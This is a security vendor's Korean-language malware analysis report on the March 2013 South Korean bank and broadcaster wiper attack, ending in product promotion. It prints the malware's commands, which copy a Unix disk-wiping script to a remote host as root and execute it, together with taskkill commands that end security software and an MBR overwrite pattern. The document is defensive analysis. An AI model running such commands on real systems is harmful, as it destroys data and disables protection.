2013년 3월 20일 금융/방송 전산망 마비 관련 악성코드


AhnLab TrusWatcher 2.0 분석 사례

2013. 03. 20 주식회사 안랩

AhnLab

개요

2013년 3월 20일 발생한 '**금융/방송 전산망 마비**'를 유발한 다수의 신종 악성코드를
안랩 트러스와처는 행위 기반 분석 기술로 **실시간 탐지**하여 에이전트를 통해 **삭제**가 가능하였습니다.
*(2013년 3월 20일 오후 6시 이후부터는 클라우드 기반 분석으로도 **탐지/삭제** 가능합니다.)*



트러스와처의 행위 분석 결과 요약

ApcRunCmd.exe 파일 실행

실행 파일 생성
- c:\Documents and Settings****\Local Settings\Temp\AgentBase.exe

→ 윈도우 MBR 파괴

실행 파일 생성
- c:\Documents and Settings****\Local Settings\Temp\alg.exe

실행 파일 생성
- c:\Documents and Settings****\Local Settings\Temp\conime.exe

→ 실행 압축된 putty 파일

실행 파일 생성
- c:\Documents and Settings****\Local Settings\Temp\~pr1.tmp

→ UNIX계열 시스템 디스크 파괴

OthDown.exe 파일 실행

'HASTATI' 문자열로 덮어쓰기 수행
2013년 03월 20일 14시 이후 특정 문자열로 덮어쓰기 수행

→ 윈도우 MBR 파괴


트러스와처 상세 분석 내역 (1/4)_행위 분석

트러스와처는 행위 분석 기술로 금번의 신종 악성코드를 탐지, 'Suspicious/Win32.Behavior2'로 우선 분류하였습니다.
*(2013년 3월20일 오후 6시 이후 클라우드 피드에 의해 '**High**'로 분류되었습니다.)*

대시보드

suspicious 이벤트로 1차 분류

해당 악성코드에 대한 **타임라인** 분석 내역 (행위 기반 분석)



※타임라인 각각의 행위에 대한 내용은 다음 장표에서 상세하게 설명하겠습니다.

트러스와처 상세 분석 내역 (2/4)_ApcRunCmd.exe

다음은 트러스와처가 가상OS 환경에서 분석한 상세 행위 내역입니다.

트러스와처 '악성코드' 페이지 – ApcRunCmd.exe 파일

File	5.99	112	Executable file created	c:\tmp\sample.exe	c:\Documents and Settings\[redacted]\Local Settings\Temp\alg.exe
File	6.01	112	Executable file created	c:\tmp\sample.exe	c:\Documents and Settings\[redacted]\Local Settings\Temp\conime.exe
File	6.01	112	file created	c:\tmp\sample.exe	c:\Documents and Settings\[redacted]\Local Settings\Temp\~pr1.tmp

SFTP 툴

SSL 툴

UNIX 계열 시스템의 디스크 파괴

상세 설명

- **ApcRunCmd.exe** 파일은 %Temp% 폴더에 다음의 파일을 생성합니다.

  - **conime.exe**: UPX로 패킹된 형태로, SFTP 연결을 함
  - **alg.exe**: UPX로 패킹된 형태로, SSL 연결을 함
  - **~pr1.tmp**: UNIX 계열 시스템의 디스크를 파괴하는 스크립트로, AIX Unix, HP Unix, Solaris 및 Linux 등이 그 대상임

- 위의 파일을 생성한 후, 기존에 획득한 문자열들을 조합하여 다음의 명령을 실행합니다.

  - %Temp%\conime.exe -batch -P [port] -l root -pw %Temp%\~pr1.tmp [host]:/tmp/cups
  - %Temp%\alg.exe -batch -P [port] -l root -pw [host] "chmod 755 /tmp/cups;/tmp/cups"

트러스와처 상세 분석 내역 (3/4)_ApcRunCmd.exe & AgentBase.exe

다음은 트러스와처가 가상OS 환경에서 분석한 상세 행위 내역입니다.

트러스와처 '악성코드' 페이지 – ApcRunCmd.exe & AgentBase.exe 파일

Process	6.02	112	Process created	c:\tmp\sample.exe	c:\Documents and Settings\[redacted]\Local Settings\Temp\agentbase.exe, PID=1540, CmdLine=C:\DOCUME~1\[redacted]\LOCALS~1\Temp\AgentBase.exe
Process	6.02	1540	DLL loaded	c:\Documents and Settings\[redacted]\Local Settings\Temp\agentbase.exe	c:\windows\system32\taskkill.exe
Process	6.04	1540	Suspicious process created	c:\Documents and Settings\[redacted]\Local Settings\Temp\agentbase.exe	c:\windows\system32\taskkill.exe, PID=184, CmdLine=taskkill /F /IM pasvc.exe
Process	6.04	1540	Suspicious process created	c:\Documents and Settings\[redacted]\Local Settings\Temp\agentbase.exe	c:\windows\system32\taskkill.exe, PID=2040, CmdLine=taskkill /F /IM clisvc.exe

프로세스 생성

보안 S/W 관리 프로세스 종료

상세 설명

- **ApcRunCmd.exe** 파일은 윈도우 시스템의 MBR를 파괴하는 **AgentBase.exe** 프로세스를 생성합니다.
- WinExeC API로 Taskkill 명령을 호출하여 보안 소프트웨어 관리 프로세스를 종료시킵니다.
  - taskkill /F /IM **pasvc.exe**
  - taskkill /F /IM **clisvc.exe**

트러스와처 상세 분석 내역 (4/4)_AgentBase.exe

다음은 트러스와처가 가상OS 환경에서 분석한 상세 행위 내역입니다.

트러스와처 '악성코드' 페이지 – AgentBase.exe

Process	0.56	1984	Suspicious process created	c:\tmp\sample.exe, sample.exe,c:\tmp\sample.exe	c:\windows\system32\taskkill.exe, PID=1236, CmdLine=taskkill /F /IM clisvc.exe
File	0.61	1984	Write MBR	c:\tmp\sample.exe, sample.exe,c:\tmp\sample.exe	
File	0.69	1984	Write MBR	c:\tmp\sample.exe, sample.exe,c:\tmp\sample.exe	
Process	1.55	896	Process created	c:\windows\system32\svchost.exe	c:\windows\system32\wbem\wmiprvse.exe, PID=1080, CmdLine=C:\WINDOWS\system32\wbem\wmiprvse.exe -Embedding
NTAPI	1.56	460	Wrote to memory	c:\windows\system32\csrss.exe	WriteProcess_Unknown : c:\windows\system32\wbem\wmiprvse.exe(PID:1080) BaseAddress:7ffde200 WriteLength 4, WriteData :

MBR 파괴 기능

상세 설명

- 감염된 시스템의 윈도우 버전에 따라 하드디스크 파괴 스레드(Thread)를 생성합니다.


  - 물리디스크의 MBR과 VBR 등을 'PRINCPES'라는 문자열로 덮어쓰기
  - 모든 논리드라이브의 데이터를 'PRINCPES'라는 문자열로 덮어쓰기

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
000000000	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	PRINCPESPRINCPES
000000010	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	PRINCPESPRINCPES
000000020	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	PRINCPESPRINCPES
000000030	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	PRINCPESPRINCPES
000000040	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	PRINCPESPRINCPES
000000050	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	PRINCPESPRINCPES
000000060	50	52	49	4E	43	50	45	53	50	52	49	4E	43	50	45	53	PRINCPESPRINCPES


트러스와처의 대응

트러스와처는 금번 사례와 같이 시그니처 업데이트를 하지 않은 상태에서도 신·변종 악성코드의 탐지가 가능합니다.
치료 설정 옵션에 따라 **탐지 즉시 자동 삭제** 또는 **수동 삭제** 등의 치료가 가능합니다.

단독형 조합 구성



올인원 구성



DESIGN YOUR SECURITY